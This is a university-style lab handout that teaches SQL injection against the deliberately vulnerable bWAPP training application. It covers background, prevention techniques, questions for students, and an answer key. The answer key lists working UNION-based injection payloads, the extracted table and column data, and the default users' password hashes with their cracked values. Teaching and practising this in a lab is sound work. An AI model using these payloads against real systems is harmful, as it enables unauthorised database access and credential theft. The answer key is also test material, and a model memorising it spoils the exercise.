SQL Injection

Josefin Paananen

Date Assigned: 2021-01-14,
Date Due: 2021-01-14-28,
Last Edited blanks: 2021-01-13.

Lab Authored by Josefin Paananen

Contents

1. Introduction 1
1.1 Equipment 1
1.1.1 SQL language 1
1.2 Background 1
1.2.1 Attack scenario 1
1.3 Prevention techniques 2
1.3.1 Prepare statements with parameterized inputs 2
1.3.2 Escaping inputs 2
1.3.3 Sanitize inputs 2
2. Task 2
2.1 Getting started 2
2.2 bWAPP questions 3
2.3 Theory questions 3
3. Lab feedback 4
4. Answer key sheet 5
4.1 bWAPP answers 5
4.3 Theory answers 10
5. References and links 11

1. Introduction

The objective of this lab is to learn more about SQL injections: how to detect, exploit and prevent them. To do so we will use bWAPP (stands for a **b**uggy **W**eb **A**pplication). It is an application which aims to prepare you for successful penetration testing and ethical hacking projects, has major known web vulnerabilities to discover and prevent issues. [1]

After performing this lab, you will be able to:

- Find and detect SQL injections.
- Know how to exploit them.
- Describe how to prevent them.

1.1 Equipment

- VMWare or equal software.
- Kali Linux image with bWAPP installed. Follow this guide on how to install and set up bWAPP in Kali.
  OR
- bee-box (Linux machine with pre-installed bWAPP software).

1.1.1 SQL language

If you are unfamiliar with or never heard of SQL, I suggest reading up on common SQL queries with a focus on how to *extract* information as for that is key to find which SQL query combo to get information out of the database.

1.2 Background

SQL-injection is a technique that has been around for long, still is and probably will continue to be. According to the Purple Sec in 2020, 26% of small business' was targeted for a SQL injection. [2]

As the name implies SQL injection is a code technique that is used to attack data-driven applications. According to OWASP the main consequences are:

"***Confidentiality:*** *Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.*

Authentication: *If poor SQL commands are used to check usernames and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.*

Authorization*: If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.*

Integrity: *Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.* " [3]

1.2.1 Attack scenario

Think of all the fields on the website as a gate to the database. By inputting invalid characters, strings, and combinations of those, an attacker can inject malicious code into the database with the aim to extract valuable data. The "challenge" is to guess what SQL query combination there is to get as much data and access as you can.

1.3 Prevention techniques

1.3.1 Prepare statements with parameterized inputs

The “best” way to protect oneself from SQL Injection is to prepare statements with parameterized inputs. The parameterized statements are used for pre-compiling an SQL statement so that all you need to supply are the "parameters" (think "variables") that need to be inserted into the statement for it to be executed.

1.3.2 Escaping inputs

If one is unable to use parameterized statements it is possible to use escaping inputs instead. Injection attacks often use ‘ or “ since it is possible to prematurely close the argument string in the SQL statement. The standard way for programming languages to describe strings containing quotes within them. What the quotation marks do is that it is telling the program “treat this quote as part of the string, not the end of the string”.

1.3.3 Sanitize inputs

To sanitize input is also a good method to prevent SQL injections. Check for supplied fields like email addresses to match a regular expression. Check that alphanumeric and numeric fields do not contain symbol characters. Reject whitespace and new line characters where they are not appropriate.


Note! There are more ways of how to prevent SQL Injections, these are only a few examples of them.

2. Task

Assuming all necessary software is installed it is time to begin with the lab. The **minimum** requirement to pass the lab you must complete SQL Injection (GET/Search), SQL Injection (SQL Injection (AJAX/JSON/jQuery) on any difficulty! If you want to do more that is okay.
Note that some of the other tasks might “need” Burp Suite installed.

2.1 Getting started

- If you are using beebox open a web browser and you are already at the webpage. If you are using Kali navigate to *localhost/bWAPP* in the browser.
- Create a login or use the standard info `username: bee password: bug` and login.
- Select desired difficulty: low/medium/high.
- Select SQL Injection (Get/Search) from the box and begin with the task:



- When you have finished the GET/Search task you move on to the AJAX/JSON/jQuery task.

2.2 bWAPP questions

- What SQL-queries did you use to solve SQL Injection (GET/Search)?
  _____
- What information did you obtain from SQL Injection (GET/Search)?
  _____
- What is the decrypted password for user “bee”?
  _____
- What SQL-queries did you use to solve SQL Injection (AJAX/JSON/jQuery)?
  _____
- What information did you obtain from SQL Injection (AJAX/JSON/jQuery)?
  _____
- What is the decrypted password for user “admin”?
  _____

2.3 Theory questions

- Why is SQL injection still popular?
  _____
- Give an example of how to sanitize input for an email-address:
  _____

3. Lab feedback

- What have you learned in this lab?

  _____

- What was good about the lab?

  _____

- What can be improved in the lab?

  _____

4. Answer key sheet


Technically there are no right or wrong ways of how to solve the SQL injections. I will insert what I used to solve the tasks.

4.1 bWAPP answers

Determine vulnerability:

`


```
' or 1=1 --
```



Determine tables:

```
' order by 3 -- -
```

.4 .5 and so on.

```
' order by 8 -- -
```

Meaning since we are getting an error at 8 it has 7 columns.

Determine database (name):

```
' and 1=0 union all select 1,2,database(),4,5,6,7 -- -
```


/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
2	bWAPP	5	4	Link

Extract information:

```
' and 1=0 union all select 1,table_schema,table_name,4,5,6,7 from
information_schema.tables where table_schema != 'mysql' and
table_schema != 'information_schema' -- -
```




/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
bWAPP	blog	5	4	Link
bWAPP	heroes	5	4	Link
bWAPP	movies	5	4	Link
bWAPP	users	5	4	Link
bWAPP	visitors	5	4	Link
drupageddon	actions	5	4	Link
drupageddon	authmap	5	4	Link

```
' and 1=0 union all select 1,table_name, column_name,4,5,6,7 from
information_schema.columns where table_schema != 'mysql' and
table_schema != 'information_schema' and table_schema='bWAPP' and
table_name='users' -- -
```




/ SQL Injection (GET/Search) /

Search for a movie: Search


Title	Release	Character	Genre	IMDb
users	id	5	4	Link
users	login	5	4	Link
users	password	5	4	Link
users	email	5	4	Link
users	secret	5	4	Link
users	activation_code	5	4	Link
users	activated	5	4	Link
users	reset_code	5	4	Link
users	admin	5	4	Link

```
' and 1=0 union all select 1,login,password,secret,email,admin,7
from users-- -
```



Determine vulnerability:


```
' -- #
```



Determine columns:

```
'order by 2 -- #
```

and so on until you get an error.




/ SQL Injection (AJAX/JSON/jQuery) /

Search for a movie: 'order by 7 -- #

Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Cabin in the Woods	2011	Some zombies	horror	Link

Determine database and version:

```
' union select 1,version(),3,4,database(),6,7 -- #
```




/ SQL Injection (AJAX/JSON/jQuery) /

Search for a movie: 1,version(),3,4,database(),6,7 -- #

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
5.0.96-0ubuntu3	3	bWAPP	4	Link

Determine tables:


```
' union all select 1,table_schema,table_name,4,5,6,7 from
information_schema.tables where table_schema != 'mysql' and
table_schema != 'information_schema' -- #
```



Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
bWAPP	blog	5	4	Link
bWAPP	heroes	5	4	Link
bWAPP	movies	5	4	Link
bWAPP	users	5	4	Link

Extract information:

```
' union all select 1,table_name, column_name,4,5,6,7 from
information_schema.columns where table_schema != 'mysql' and
table_schema != 'information_schema' and table_schema='bWAPP' -- #
```



movies	title	5	4	Link
movies	release_year	5	4	Link
movies	genre	5	4	Link
movies	main_character	5	4	Link
movies	imdb	5	4	Link
movies	tickets_stock	5	4	Link
users	id	5	4	Link
users	login	5	4	Link
users	password	5	4	Link
users	email	5	4	Link
users	secret	5	4	Link
users	activation_code	5	4	Link
users	activated	5	4	Link
users	reset_code	5	4	Link
users	admin	5	4	Link

```
' union all select 1,login,password,secret,email,admin,7 from users-
- #
```

A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	**Link**
bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	**Link**
admin	d033e22ae348aeb5660fc2140aec35850c4da997	admin@123.se	admin	**Link**

- **What is the decrypted password for admin?**
  admin

- **What is the decrypted password for user "bee"?**

  bug

4.3 Theory answers

- **Why is SQL injection still popular?**
  There are many reasons why but one of the most important ones are because it is one of the most vulnerable exploits out there. Meaning a successful attack will lead to access to important and valuable data. Another reason for it being popular is because developers are human, and humans make mistakes. Sometimes due to a deadline or even just because of lack of knowledge.

- **Give an example of how to sanitize input for an email address:**
  PHP:
  $email = filter_var($_POST['email'], FILTER_SANITIZE_EMAIL);
  Python:
  from validate_email import validate_email
  is_valid = validate_email('example@example.com')

5. References and links

[1] M. Mesellem, "bWAPP Intro," 2014. [Online]. Available: https://www.mmebvba.com/sites/default/files/downloads/bWAPP_intro.pdf.

[2] PurpleSec LLC, "2020 Cyber Security Statistics The Ultimate List of Stats, Data & Trends," 2020. [Online]. Available: https://purplesec.us/resources/cyber-security-statistics/.

[3] OWASP, "SQL Injection," [Online]. Available: https://owasp.org/www-community/attacks/SQL_Injection.

Download VMware: https://www.vmware.com/products/workstation-pro.html
Download Kali: https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/
Download Burp Suite: https://portswigger.net/burp/documentation/desktop/getting-started/installing-burp
Download bee-box: https://sourceforge.net/projects/bwapp/files/bee-box/
Download bWAPP: https://sourceforge.net/projects/bwapp/files/bWAPP/
Set up bWAPP in Kali: https://www.crackitdown.com/2018/05/how-to-install-bwapp-kali-linux-html/